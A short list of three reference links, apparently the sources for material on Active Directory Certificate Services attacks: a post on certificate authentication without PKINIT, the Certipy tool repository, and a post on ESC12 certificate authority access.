- <https://offsec.almond.consulting/authenticating-with-certificates-when-pkinit-is-not-supported.html>
- <https://github.com/ly4k/Certipy>
- <https://pkiblog.knobloch.info/esc12-shell-access-to-adcs-ca-with-yubihsm>